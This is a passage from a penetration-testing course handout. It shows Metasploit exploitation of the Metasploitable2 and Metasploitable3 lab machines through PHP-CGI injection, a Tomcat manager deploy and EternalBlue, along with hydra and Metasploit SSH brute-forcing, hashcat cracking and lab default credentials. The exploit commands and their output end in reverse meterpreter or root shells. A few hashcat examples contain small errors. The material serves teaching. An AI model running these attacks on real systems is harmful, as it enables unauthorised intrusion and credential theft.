root
uname -r
2.6.24-16-server
```

Set the parameters and run the exploit, and from the above screenshot you can see that we were able to exploit the vulnerable service and have successfully got a root shell of the target machine on our Kali Linux. ☺

Exploiting **apache2.2.8** and **PHP 5.2.4** on Metasploitable2

In the previous handout, we performed the **http_version** scan from the `auxiliary` module from Kali Linux to our target machine Metasploitable2. We find out that the target machine is running Apache httpd 2.2.8 and PHP 5.2.4. Let us now check out if these services are vulnerable and if there exist an exploit for the vulnerability inside Metasploit Framework. We can use `searchsploit` for this:

```
$ searchsploit apache 2.2.8
```

```
└─$ searchsploit apache 2.2.8
---------------------------------------------------------------------------------------------------------- ---------------------------
 Exploit Title                                                                                            |  Path
---------------------------------------------------------------------------------------------------------- ---------------------------
Apache + PHP < 5.3.12 / < 5.4.2 - cgi-bin Remote Code Execution                                           | php/remote/29290.c
Apache + PHP < 5.3.12 / < 5.4.2 - Remote Code Execution + Scanner                                         | php/remote/29316.py
Apache < 2.0.64 / < 2.2.21 mod_setenvif - Integer Overflow                                                | linux/dos/41769.txt
Apache < 2.2.34 / < 2.4.27 - OPTIONS Memory Leak                                                          | linux/webapps/42745.py
Apache CXF < 2.5.10/2.6.7/2.7.4 - Denial of Service                                                       | multiple/dos/26710.txt
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuck.c' Remote Buffer Overflow                                      | unix/remote/21671.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (1)                                | unix/remote/764.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (2)                                | unix/remote/47080.c
Apache OpenMeetings 1.9.x < 3.1.0 - '.ZIP' File Directory Traversal                                       | linux/webapps/39642.txt
Apache Struts 2 < 2.3.1 - Multiple Vulnerabilities                                                        | multiple/webapps/18329.txt
Apache Struts 2.0.1 < 2.3.33 / 2.5 < 2.5.10 - Arbitrary Code Execution                                    | multiple/remote/44556.py
Apache Struts < 1.3.10 / < 2.3.16.2 - ClassLoader Manipulation Remote Code Execution (Metas               | multiple/remote/41690.rb
Apache Struts2 2.0.0 < 2.3.15 - Prefixed Parameters OGNL Injection                                        | multiple/webapps/44583.txt
Apache Tomcat < 5.5.17 - Remote Directory Listing                                                         | multiple/remote/2061.txt
Apache Tomcat < 6.0.18 - 'utf8' Directory Traversal                                                       | unix/remote/14489.c
Apache Tomcat < 6.0.18 - 'utf8' Directory Traversal (PoC)                                                 | multiple/remote/6229.txt
Apache Tomcat < 9.0.1 (Beta) / < 8.5.23 / < 8.0.47 / < 7.0.8 - JSP Upload Bypass / Remote C               | jsp/webapps/42966.py
Apache Tomcat < 9.0.1 (Beta) / < 8.5.23 / < 8.0.47 / < 7.0.8 - JSP Upload Bypass / Remote C               | windows/webapps/42953.txt
Apache Xerces-C XML Parser < 3.1.2 - Denial of Service (PoC)                                              | linux/dos/36906.txt
Webfroot Shoutbox < 2.32 (Apache) - Local File Inclusion / Remote Code Execution                          | linux/remote/34.pl
---------------------------------------------------------------------------------------------------------- ---------------------------
Shellcodes: No Results
```

```
$ searchsploit apache 2.2.8 | grep php
```

```
┌──(kali㉿kali)-[~]
└─$ searchsploit apache 2.2.8 | grep php
Apache + PHP < 5.3.12 / < 5.4.2 - cgi-bin Remote Code Execution                    | php/remote/29290.c
Apache + PHP < 5.3.12 / < 5.4.2 - Remote Code Execution + Scanner                  | php/remote/29316.py
```

```
msf6> use exploit/multi/http/php_cgi_arg_injection
      [*] using configured payload php/meterpreter/reverse_tcp
msf6 exploit(multi/http/php_cgi_arg_injection)> show options
msf6 exploit(multi/http/php_cgi_arg_injection)> show payloads
msf6 exploit(multi/http/php_cgi_arg_injection)> set RHOSTS <Target IP>
msf6 exploit(multi/http/php_cgi_arg_injection)> set payload <payload>
msf6 exploit(multi/http/php_cgi_arg_injection)> run
meterpreter > getuid
Server username: www-data
```

Once you will run 'exploit', will get the **meterpreter** session, but we are not root user ☹

Meterpreter is a Metasploit attack payload deployed using in-memory DLL injection so it resides entirely in memory and writes nothing to disk. It looks similar to an interactive shell, but can do a lot more than just executing shell commands.

More on Meterpreter later…

Launching a Brute Force Attack on SSH Service of Metasploitable2

- Following is the screenshot of services along with their versions running on the target machine (Metasploitable2)

```
└─$ sudo nmap -sV -p- m2
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-16 12:18 PKT
Nmap scan report for m2 (10.0.2.7)
Host is up (0.0026s latency).
Not shown: 65505 closed tcp ports (reset)
PORT      STATE SERVICE     VERSION
21/tcp    open  ftp         vsftpd 2.3.4
22/tcp    open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet      Linux telnetd
25/tcp    open  smtp        Postfix smtpd
53/tcp    open  domain      ISC BIND 9.4.2
80/tcp    open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec?
513/tcp   open  login
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi    GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs         2-4 (RPC #100003)
2121/tcp  open  ftp         ProFTPD 1.3.1
3306/tcp  open  mysql       MySQL 5.0.51a-3ubuntu5
3632/tcp  open  distccd     distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp  open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc         VNC (protocol 3.3)
6000/tcp  open  X11         (access denied)
6667/tcp  open  irc         UnrealIRCd
6697/tcp  open  irc         UnrealIRCd
8009/tcp  open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp  open  http        Apache Tomcat/Coyote JSP engine 1.1
8787/tcp  open  drb         Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drb)
40610/tcp open  java-rmi    GNU Classpath grmiregistry
47402/tcp open  mountd      1-3 (RPC #100005)
48282/tcp open  status      1 (RPC #100024)
49899/tcp open  nlockmgr    1-4 (RPC #100021)
```

- The second line of our scan shows a service `OpenSSH 4.7p1` is running at TCP port 22. Let's see if the version is vulnerable or not by using `nmap script`

  `$ nmap -p 22 --script vuln <ip of M2>`

- The output of tells us that the OpenSSH 4.7p1 service running on port 22 on M2 is not vulnerable, however, weak credentials opened the door for exploitation.
- **So what to do?**
- Let us try to launch a Brute Force attack on the `ssh` service assuming it has weak credentials. But before doing that let me briefly touch upon *offline vs online password attacks*, the common *password cracking techniques*, and the *common tools* used for this purpose. When a user enters a password, a hash of the entered password is generated and compared with a stored hash of the user's actual password. If the hashes match, the user is authenticated. Password cracking is the process of recovering passwords from password hashes stored in a computer system or transmitted over networks.
- **Offline vs Online Password Attacks:**
  - **Offline Password Attacks:** Offline password attacks typically involve obtaining password hashes or files from compromised systems or databases (Windows SAM or Linux `/etc/shadow` file). Once the attacker has these hashes, they can use specialized software and hardware to crack the passwords at an accelerated rate (requires high performance systems). These cracking rigs, equipped with high-performance GPUs, can perform billions

of password guesses per second, significantly reducing the time required to crack even complex passwords. Commonly used tools for offline password attacks are `hashcat`, `John the Ripper`, `Cain and Abel`.

- **Online Password Attacks:** Online password attacks occur in real-time and directly target the authentication process, i.e., a web form asking username and password. These attacks are very noisy, as failed login attempts are logged into the server. Online attacks face additional challenges, e.g., you may get locked out after a certain number of failed login attempts, CAPTCHA and rate-limiting mechanisms to detect and prevent automated attacks. Commonly used tools for online password attacks are `hydra`, `medusa`. `Aircrack-ng` is a hybrid tools that uses both online and offline phases in order to crack WEP and WPA/WPA2 Wi-Fi passwords.

- **Common Password Cracking Techniques:**
  - **Brute Force Attack:** In brute force attack the attacker send a lot of usernames and lot of passwords and hope that by accident he/she might hit the correct one. You usually perform this attack to see if the target machine has default credentials or weak passwords. Brute force attacks will work if the target service has passwords that has small number of characters or if it is very easy to guess like a dictionary word. For example, if the password is alphanumeric (26+26+10=62), and the password length is of exact 8 characters, then the possible combinations (key space) are 62^8
  - **Dictionary Attack:** In dictionary attack, the user selects dictionary words padded with some numbers/symbols. One can use wordlists depending on the target's organization, the language they speak, the country, region, religion etc. We can get these publicly available lists from the Internet, and you can also find some inside your Kali Linux machine.
  - **Rainbow Tables:** Password cracking can also be performed with rainbow tables, which are lookup tables with precomputed password hashes. For example, a rainbow table can be created that contains every possible password for a given character set up to a certain character length. The primary shortcoming of using Rainbow Tables is that they may be ineffective against password hashing that uses salting. Salting is the inclusion of a random piece of information in the password hashing process that decreases the likelihood of identical passwords returning the same hash. Many operating systems use salted password hashing mechanisms to reduce the effectiveness of rainbow tables and other forms of password cracking.
  - **Man-In-The-Middle Attack:** Man-in-the-middle (MitM) attacks involve eavesdropping on or otherwise intercepting sensitive communications between the app or website a user is connected to and another, separate platform.
  - **Keyloggers:** Keyloggers are a specific type of spyware that monitors and records a user's keystrokes, or everything a user types into their device. That makes it easy for hackers to track and recognize common typing patterns, like a user's password for a given app or website.

Hands on Practice in Offline Password Cracking using hashcat:

- Hashcat is a powerful password-cracking tool used to recover or audit hashed passwords. It supports a wide range of hashing algorithms and is widely utilized in cybersecurity and ethical hacking for testing password security. John the Ripper is another popular password cracker that combines a number of password crackers into one package. It autodetects password hash types and is available for different platforms like UNIX, Windows, and Linux. The open-source version of John the Ripper comes pre-installed with Kali. Just type john and you will get its help page. Let us use hashcat:
- Suppose we have a MD5 hash password in a file hash.txt and we want to crack it using the hashcat tool.

```
$ echo -n "arif" | openssl dgst -md5      [-n means do not output the trailing newline]
MD5(stdin)=d53d757c0f838ea49fb46e09cbcc3cb1
$ echo "0ff6c3ace16359e41e37d40b8301d67f" > hash.txt
```

- Let us create a wordlist having few passwords, out of which one is correct:

```
$ echo -e "hello\msfadmin\arif\nroot\nrauf" > wordlist.txt [-e means enable interpretation of backslash escapes]
```

- Let us now use hashcat command
  - -m option specifies the hash type, 0 means md5 and 100 means sha1
  - -a option specifies the attack mode, 0 means dictionary attack and 3 means brute-force

```
$ hashcat -m 0 -a 0 hash.txt wordlist.txt
$ hashcat -m 0 -a 3  hash.txt ?a?a?a?a
```

When you run the above command again, hashcat may say "hashes found as potfile", which means that the cracked hashes along with their corresponding plaintext passwords are already saved in ~/.local/share/hashcat/hashcat.potfile. You may try to delete this file and then hashcat will again run to completion.

Hands on Practice in Online Password Cracking using Hydra:

- Suppose we know that on M2 ssh service is running and we want to perform online password cracking using hydra. Suppose we have large lists of usernames and passwords in the files usernames.txt and passwords.txt respectively. Following are the command sequence that will make you understand the entire process ☺

```
$ echo -e "admin\nroot\ntest123\nmsfadmin\nadmin123" > usernames.txt
$ echo -e "helloworld\nmsfadmin\npassword123 " > passwords.txt
$ hydra -L usernames.txt -P passwords.txt ssh://<ip of M2> -oHostKeyAlgorithms=+ssh-dss
```

  - Options of Hydra:
    - **-l <username> | -L <userlist>**
    - **-p <password> | -P <passwordlist>**

Hands on Practice in Online Password Cracking using MSF:

- In addition to the more blatant backdoors and misconfigurations, Metasploitable2 has terrible password security for both system and database server accounts. The primary administrative user `msfadmin` has a password matching the username. By discovering the list of users on this system, either by using another flaw to capture the passwd file, or by enumerating these user IDs via Samba, a brute force attack can be used to quickly access multiple user accounts. Try these `user:user`, `service:service`, `sys:batman`, and `klog:123456789`. In addition to these system level accounts the PostgreSQL service can be accessed with credentials `postgres:postgres`. Similarly, MySQL service is open to username `root` with an empty password. The VNC service provides remote desktop access using the password `password`.
- Let us now try to launch a Brute Force attack on the `ssh` service running on Metasploitable2 using MSF. Before we run `msfconsole`, we need to create two files one containing usernames and the other containing passwords.

usernames.txt	passwords.txt
admin root test123 msfadmin admin123	helloworld msfadmin password123

- Now let us run `msfconsole` and then search for `ssh`, which will display lots and lots of modules. We are interested in a scanner module that can be used for login into ssh.
  msf6> `search ssh_login`
- Once you have located the module let's `use` it, set its parameters and run.
  msf6> `use auxiliary/scanner/ssh/ssh_login`
  msf6 auxiliary(scanner/ssh/ssh_login)> `show options`

```
Module options (auxiliary/scanner/ssh/ssh_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   ANONYMOUS_LOGIN   false            yes       Attempt to login with a blank username and password
   BLANK_PASSWORDS   false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   CreateSession     true             no        Create a new session for every successful login
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false            no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none             no        Skip existing credentials stored in the current database (Accepted: none, user, user&
                                                realm)
   PASSWORD                           no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
   RHOSTS                             yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/usin
                                                g-metasploit.html
   RPORT             22               yes       The target port
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a host
   THREADS           1                yes       The number of concurrent threads (max one per host)
   USERNAME                           no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false            no        Try the username as the password for all users
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE           false            yes       Whether to print output for all attempts
```

```
msf6 auxiliary (scanner/ssh/ssh_login)> set RHOSTS <IP>
msf6 auxiliary (scanner/ssh/ssh_login)> set USER_FILE /home/kali/usernames.txt
msf6 auxiliary (scanner/ssh/ssh_login)> set PASS_FILE /home/kali/passwords.txt
msf6 auxiliary (scanner/ssh/ssh_login)> set BRUTEFORCE_SPEED 5
msf6 auxiliary (scanner/ssh/ssh_login)> set VERBOSE true
msf6 auxiliary (scanner/ssh/ssh_login)> run
```

```
msf6 auxiliary(scanner/ssh/ssh_login) > run

[*] 192.168.8.110:22 - Starting bruteforce
[-] 192.168.8.110:22 - Failed: 'admin:helloworld'
[!] No active DB -- Credential data will not be saved!
[-] 192.168.8.110:22 - Failed: 'admin:msfadmin'
[-] 192.168.8.110:22 - Failed: 'admin:password123'
[-] 192.168.8.110:22 - Failed: 'root:helloworld'
[-] 192.168.8.110:22 - Failed: 'root:msfadmin'
[-] 192.168.8.110:22 - Failed: 'root:password123'
[-] 192.168.8.110:22 - Failed: 'test123:helloworld'
[-] 192.168.8.110:22 - Failed: 'test123:msfadmin'
[-] 192.168.8.110:22 - Failed: 'test123:password123'
[-] 192.168.8.110:22 - Failed: 'msfadmin:helloworld'
[+] 192.168.8.110:22 - Success: 'msfadmin:msfadmin' 'uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(flopp
y),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(msfadmin) Linux metasploitable 2.6.24
-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux '
[*] SSH session 1 opened (192.168.8.109:46429 → 192.168.8.110:22) at 2024-08-27 08:34:10 -0400
[-] 192.168.8.110:22 - Failed: 'admin123:helloworld'
[-] 192.168.8.110:22 - Failed: 'admin123:msfadmin'
[-] 192.168.8.110:22 - Failed: 'admin123:password123'
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) >
```

- If you observe the output, msf has opened a shell for us after the success message. However, it is running in the background. To check out the currently running sessions you can use the session command and then change the session using the session ID

```
msf6 auxiliary(scanner/ssh/ssh_login)> sessions
```

Use the following command to enter into the session having SID of 2. After which you can observe in the above screenshot that you have successfully logged into the Metasploitable2 machine ☺

```
msf6 auxiliary (scanner/ssh/ssh_login)> sessions -i 2
```

```
msf6 auxiliary(scanner/ssh/ssh_login) > sessions

Active sessions
===============

  Id  Name  Type          Information  Connection
  --  ----  ----          -----------  ----------
  2         shell linux   SSH kali @   192.168.8.109:36527 → 192.168.8.110:22 (192.168.8.110)

msf6 auxiliary(scanner/ssh/ssh_login) > sessions -i 2
[*] Starting interaction with 2...

whoami
msfadmin
sudo su
whoami
root
ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:00:b5:61
          inet addr:192.168.8.110  Bcast:192.168.8.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe00:b561/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:471 errors:0 dropped:0 overruns:0 frame:0
          TX packets:578 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:87922 (85.8 KB)  TX bytes:102705 (100.2 KB)
          Base address:0×d020 Memory:f0200000-f0220000
```

Exploiting Vulnerable Tomcat Service on Metasploitable2

In the previous handout, we performed the **tomcat_mgr** scan from the `auxiliary` module from Kali Linux to our target machine Metasploitable2. We find out that the target machine is running Apache httpd 2.2.8 and PHP 5.2.4. Let us now check out if these services are vulnerable and if there exist an exploit for the vulnerability inside Metasploit Framework. We can use `searchsploit` for this:

```
msf6> use auxiliary/scanner/http/tomcat_mgr_login

msf6 auxiliary(scanner/http/tomcat_mgr_login)> set RHOSTS <IP of M2>
msf6 auxiliary(scanner/http/tomcat_mgr_login)> set RPORT 8180
msf6 auxiliary(scanner/http/tomcat_mgr_login)> set USERNAME tomcat
msf6 auxiliary(scanner/http/tomcat_mgr_login)> set PASSWORD tomcat
msf6 auxiliary(scanner/http/tomcat_mgr_login)> run
```

```
msf6 auxiliary(scanner/http/tomcat_mgr_login) > run

[+] 192.168.8.110:8180 - Login Successful: tomcat:tomcat
[-] 192.168.8.110:8180 - LOGIN FAILED: admin:tomcat (Incorrect)
[-] 192.168.8.110:8180 - LOGIN FAILED: admin:admin (Incorrect)
[-] 192.168.8.110:8180 - LOGIN FAILED: admin:manager (Incorrect)
[-] 192.168.8.110:8180 - LOGIN FAILED: admin:role1 (Incorrect)
[-] 192.168.8.110:8180 - LOGIN FAILED: admin:root (Incorrect)
[-] 192.168.8.110:8180 - LOGIN FAILED: admin:tomcat (Incorrect)
[-] 192.168.8.110:8180 - LOGIN FAILED: admin:s3cret (Incorrect)
```

Now we can try exploiting this vulnerability using the exploit available on `msfconsole`. Here we have an exploit `exploit/multi/http/tomcat_mgr_deploy` which can be used for deploying the file on tomcat `/manager` directory. Make sure to set the username and password too for manager along with other options, this will be the one we used to login.

```
msf6> use exploit/multi/http/tomcat_mgr_deploy
msf6 exploit(multi/http/tomcat_mgr_deploy)> show options/info
msf6 exploit(multi/http/tomcat_mgr_deploy)> set HttpPassword tomcat
msf6 exploit(multi/http/tomcat_mgr_deploy)> set HttpUsername tomcat
msf6 exploit(multi/http/tomcat_mgr_deploy)> set RHOSTS <M2>
msf6 exploit(multi/http/tomcat_mgr_deploy)> set RPORT 8180
msf6 exploit(multi/http/tomcat_mgr_deploy)> run
meterpreter > getuid
Server username: tomcat55
```

Once you will run 'exploit', will get the **meterpreter** session, but we are not root user ☹

Meterpreter is a Metasploit attack payload deployed using in-memory DLL injection so it resides entirely in memory and writes nothing to disk. It looks similar to an interactive shell, but can do a lot more than just executing shell commands.

More on Meterpreter later…

To Do:

1. Students should try to check out the vulnerable service **UnrealIRCd** (Internet Relay Chat daemon allows users to connect, communicate and exchange messages in real time) running on port 6667 on Metasploitable2 and try to exploit if possible

2. Students should try to check out the vulnerable service **distccd** (a daemon that allows compilation of C programs to be distributed across several machines in a NW) running on port 3632 on Metasploitable2 and try to exploit if possible

3. Students should try to check out the vulnerable service **VNC** (Virtual Network Computing, a cross-platform screen sharing system that was created to remotely control another computer) running on port 5900 on Metasploitable2 and try to exploit if possible.

4. Students should try to check out the vulnerable service **SMTP** (an email protocol used for sending email messages from one email account to another via the Internet) running on port 25 on Metasploitable2 and try to exploit if possible.

5. Students should try to check out the vulnerable service **PostgreSQL** (an open-source RDBMS) running on port 5432 on Metasploitable2 and try to exploit if possible.

6. Students should try to launch a brute-force attack on the **telnet** service running on port 23 on Metasploitable2, the way we have done for `ssh` service above.

Attacking Windows Machine (Metasploitable3)

We have exploited quite some vulnerabilities in the Linux system (Metasploitable2). Now it is time to switch to windows machines (Metasploitable3) and exploit some vulnerabilities. Start Metasploitable3 running Windows2000 R8 with vagrant:vagrant credentials

Exploiting NetBIOS/SMB on Windows using EternalBlue Exploit

What is EternalBlue:

- EternalBlue is an exploit developed by the NSA that takes advantage of a vulnerability in Microsoft's implementation of the Server Message Block (SMB) protocol (specifically, CVE-2017-0144)
- **Affected Systems**: Windows XP, Windows Vista, Windows 7, Windows 8.1, Windows 10, Windows Server 2003, Windows Server 2008, Windows Server 2008 R2, Windows Server 2012, Windows Server 2012 R2, Windows Server 2016.
- **Purpose**: It allows an attacker to execute arbitrary code on a vulnerable system by sending specially crafted packets to the SMBv1 service.
- **How it works**: EternalBlue exploits a buffer overflow vulnerability in the SMBv1 protocol, enabling remote code execution without user interaction.
- **Impact**: It was famously used in the WannaCry ransomware attack in 2017, which affected hundreds of thousands of systems worldwide.
- **Patch Status**: Microsoft released a patch (MS17-010) in March 2017 to fix the vulnerability. However, many unpatched systems remain vulnerable.

- Let us run the `nmap` on Kali Linux to look at some of the vulnerable services along with their versions running on the target machine (Metasploitable3 running Windows2000 R8)
  `$ sudo nmap -sV 10.0.2.15 -p-`

- Network Basic Input/Output System (NetBIOS) is the mechanism that Microsoft Windows systems use to share resources, particularly file and printer shares. NetBIOS uses ports 137, 138 and 139.
- NetBIOS provides three distinct services:
- Session service (NetBIOS-SSN) for connection-oriented communication.
- Datagram distribution service (NetBIOS-DGM) for connectionless communication.
- Name service (NetBIOS-NS) for name registration and resolution.

```
dartsec$ sudo nmap -sV 10.0.2.15 -p-
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-16 11:09 EDT
Nmap scan report for 10.0.2.15
Host is up (0.0027s latency).
Not shown: 65495 closed tcp ports (reset)
PORT      STATE SERVICE             VERSION
21/tcp    open  ftp                 Microsoft ftpd
22/tcp    open  ssh                 OpenSSH 7.1 (protocol 2.0)
80/tcp    open  http                Microsoft IIS httpd 7.5
135/tcp   open  msrpc               Microsoft Windows RPC
139/tcp   open  netbios-ssn         Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds        Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
1617/tcp  open  java-rmi            Java RMI
3306/tcp  open  mysql               MySQL 5.5.20-log
3389/tcp  open  ssl/ms-wbt-server?
3700/tcp  open  giop                CORBA naming service
4848/tcp  open  ssl/http            Oracle GlassFish 4.0 (Servlet 3.1; JSP 2.3; Java 1.8)
5985/tcp  open  http                Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
7676/tcp  open  java-message-service Java Message Service 301
8009/tcp  open  ajp13               Apache Jserv (Protocol v1.3)
8020/tcp  open  http                Apache httpd
8027/tcp  open  papachi-p2p-srv?
8080/tcp  open  http                Oracle GlassFish 4.0 (Servlet 3.1; JSP 2.3; Java 1.8)
8181/tcp  open  ssl/http            Oracle GlassFish 4.0 (Servlet 3.1; JSP 2.3; Java 1.8)
8282/tcp  open  http                Apache Tomcat/Coyote JSP engine 1.1
8383/tcp  open  http                Apache httpd
8484/tcp  open  http                Jetty winstone-2.8
8585/tcp  open  http                Apache httpd 2.2.21 ((Win64) PHP/5.3.10 DAV/2)
8686/tcp  open  java-rmi            Java RMI
9200/tcp  open  wap-wsp?
9300/tcp  open  vrace?
47001/tcp open  http                Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49152/tcp open  msrpc               Microsoft Windows RPC
49153/tcp open  msrpc               Microsoft Windows RPC
49154/tcp open  msrpc               Microsoft Windows RPC
49155/tcp open  msrpc               Microsoft Windows RPC
49156/tcp open  msrpc               Microsoft Windows RPC
49157/tcp open  msrpc               Microsoft Windows RPC
49159/tcp open  java-rmi            Java RMI
49160/tcp open  tcpwrapped
49287/tcp open  ssh                 Apache Mina sshd 0.8.0 (protocol 2.0)
49288/tcp open  jenkins-listener    Jenkins TcpSlaveAgentListener
49318/tcp open  java-rmi            Java RMI
```

- The highlighted service Microsoft Windows netbios-ssn is vulnerable to **eternalblue attack**.

- Let us search for eternal blue vulnerability using MSF.
  msf6> search eternalblue

```
msf6 > search eternalblue

Matching Modules
================

   #   Name                                      Disclosure Date  Rank     Check  Description
   -   ----                                      ---------------  ----     -----  -----------
   0   exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
   1     \_ target: Automatic Target             .                .        .      .
   2     \_ target: Windows 7                    .                .        .      .
   3     \_ target: Windows Embedded Standard 7  .                .        .      .
   4     \_ target: Windows Server 2008 R2       .                .        .      .
   5     \_ target: Windows 8                    .                .        .      .
   6     \_ target: Windows 8.1                  .                .        .      .
   7     \_ target: Windows Server 2012          .                .        .      .
   8     \_ target: Windows 10 Pro               .                .        .      .
   9     \_ target: Windows 10 Enterprise Evaluation  .           .        .      .
   10  exploit/windows/smb/ms17_010_psexec       2017-03-14       normal   Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
   11    \_ target: Automatic                    .                .        .      .
   12    \_ target: PowerShell                   .                .        .      .
   13    \_ target: Native upload                .                .        .      .
   14    \_ target: MOF upload                   .                .        .      .
   15    \_ AKA: ETERNALSYNERGY                  .                .        .      .
   16    \_ AKA: ETERNALROMANCE                  .                .        .      .
   17    \_ AKA: ETERNALCHAMPION                 .                .        .      .
   18    \_ AKA: ETERNALBLUE                     .                .        .      .
   19  auxiliary/admin/smb/ms17_010_command      2017-03-14       normal   No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
   20    \_ AKA: ETERNALSYNERGY                  .                .        .      .
   21    \_ AKA: ETERNALROMANCE                  .                .        .      .
   22    \_ AKA: ETERNALCHAMPION                 .                .        .      .
   23    \_ AKA: ETERNALBLUE                     .                .        .      .
   24  auxiliary/scanner/smb/smb_ms17_010        .                normal   No     MS17-010 SMB RCE Detection
   25    \_ AKA: DOUBLEPULSAR                    .                .        .      .
   26    \_ AKA: ETERNALBLUE                     .                .        .      .
   27  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14       great    Yes    SMB DOUBLEPULSAR Remote Code Execution
   28    \_ target: Execute payload (x64)        .                .        .      .
   29    \_ target: Neutralize implant           .                .        .      .


Interact with a module by name or index. For example info 29, use 29 or use exploit/windows/smb/smb_doublepulsar_rce
After interacting with a module you can manually set a TARGET with set TARGET 'Neutralize implant'
```

- The highlighted auxiliary is useful to us. Let's use it and see if our windows machine is vulnerable to **Eternal Blue Attack** or not.
  msf6> use auxiliary/scanner/smb/smb_ms17_010
  msf6 auxiliary(scanner/smb/smb_ms17_010)> show options
  msf6 auxiliary(scanner/smb/ms17_010)> set RHOST <IP of M3>
  msf6 auxiliary(scanner/smb/ms17_010)> run

```
msf6 auxiliary(scanner/smb/smb_ms17_010) > show options

Module options (auxiliary/scanner/smb/smb_ms17_010):

   Name         Current Setting                                                Required  Description
   ----         ---------------                                                --------  -----------
   CHECK_ARCH   true                                                           no        Check for architecture on vulnerable hosts
   CHECK_DOPU   true                                                           no        Check for DOUBLEPULSAR on vulnerable hosts
   CHECK_PIPE   false                                                          no        Check for named pipe on vulnerable hosts
   NAMED_PIPES  /usr/share/metasploit-framework/data/wordlists/named_pipes.txt  yes       List of named pipes to check
   RHOSTS                                                                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT        445                                                            yes       The SMB service port (TCP)
   SMBDomain    .                                                              no        The Windows domain to use for authentication
   SMBPass                                                                     no        The password for the specified username
   SMBUser                                                                     no        The username to authenticate as
   THREADS      1                                                              yes       The number of concurrent threads (max one per host)


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smb/smb_ms17_010) > set RHOSTS 10.0.2.15
RHOSTS => 10.0.2.15
msf6 auxiliary(scanner/smb/smb_ms17_010) > run

[+] 10.0.2.15:445         - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Standard 7601 Service Pack 1 x64 (64-bit)
[*] 10.0.2.15:445         - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_ms17_010) >
```

- The output screenshot tells us that host running Windows Server 2008 R2 Standard 7601 Service Pack1 x64 is likely vulnerable to MS17-010.
- Let's search for the exploit and exploit the vulnerability:

msf6 auxiliary(scanner/smb/smb_ms17_010)> back
msf6> use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue)> show options
msf6 exploit(windows/smb/ms17_010_eternalblue)> set RHOST <IP of M3>
msf6 exploit(windows/smb/ms17_010_eternalblue)> run
.....
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM

More on Meterpreter later…

Exploiting NetBIOS/SMB on Windows using EternalBlue DoublePulsar

What is DoublePulsar:

- DoublePulsar is a kernel-mode backdoor that can be installed on a system after it has been compromised (e.g., via EternalBlue or another exploit).
- **Purpose**: It allows an attacker to maintain persistent access to the compromised system and execute additional payloads (e.g., malware, ransomware, or spyware).
- **How it works**: DoublePulsar is injected into the memory of the target system and operates stealthily, making it difficult to detect. It listens for incoming commands from the attacker.
- **Impact**: DoublePulsar was often used in conjunction with EternalBlue to deploy additional malware or maintain control over compromised systems.
- **Patch Status**: DoublePulsar itself is not a vulnerability but a tool that exploits systems already compromised by vulnerabilities like EternalBlue. Patching the underlying vulnerability (e.g., SMBv1) prevents its installation.

Install wine:

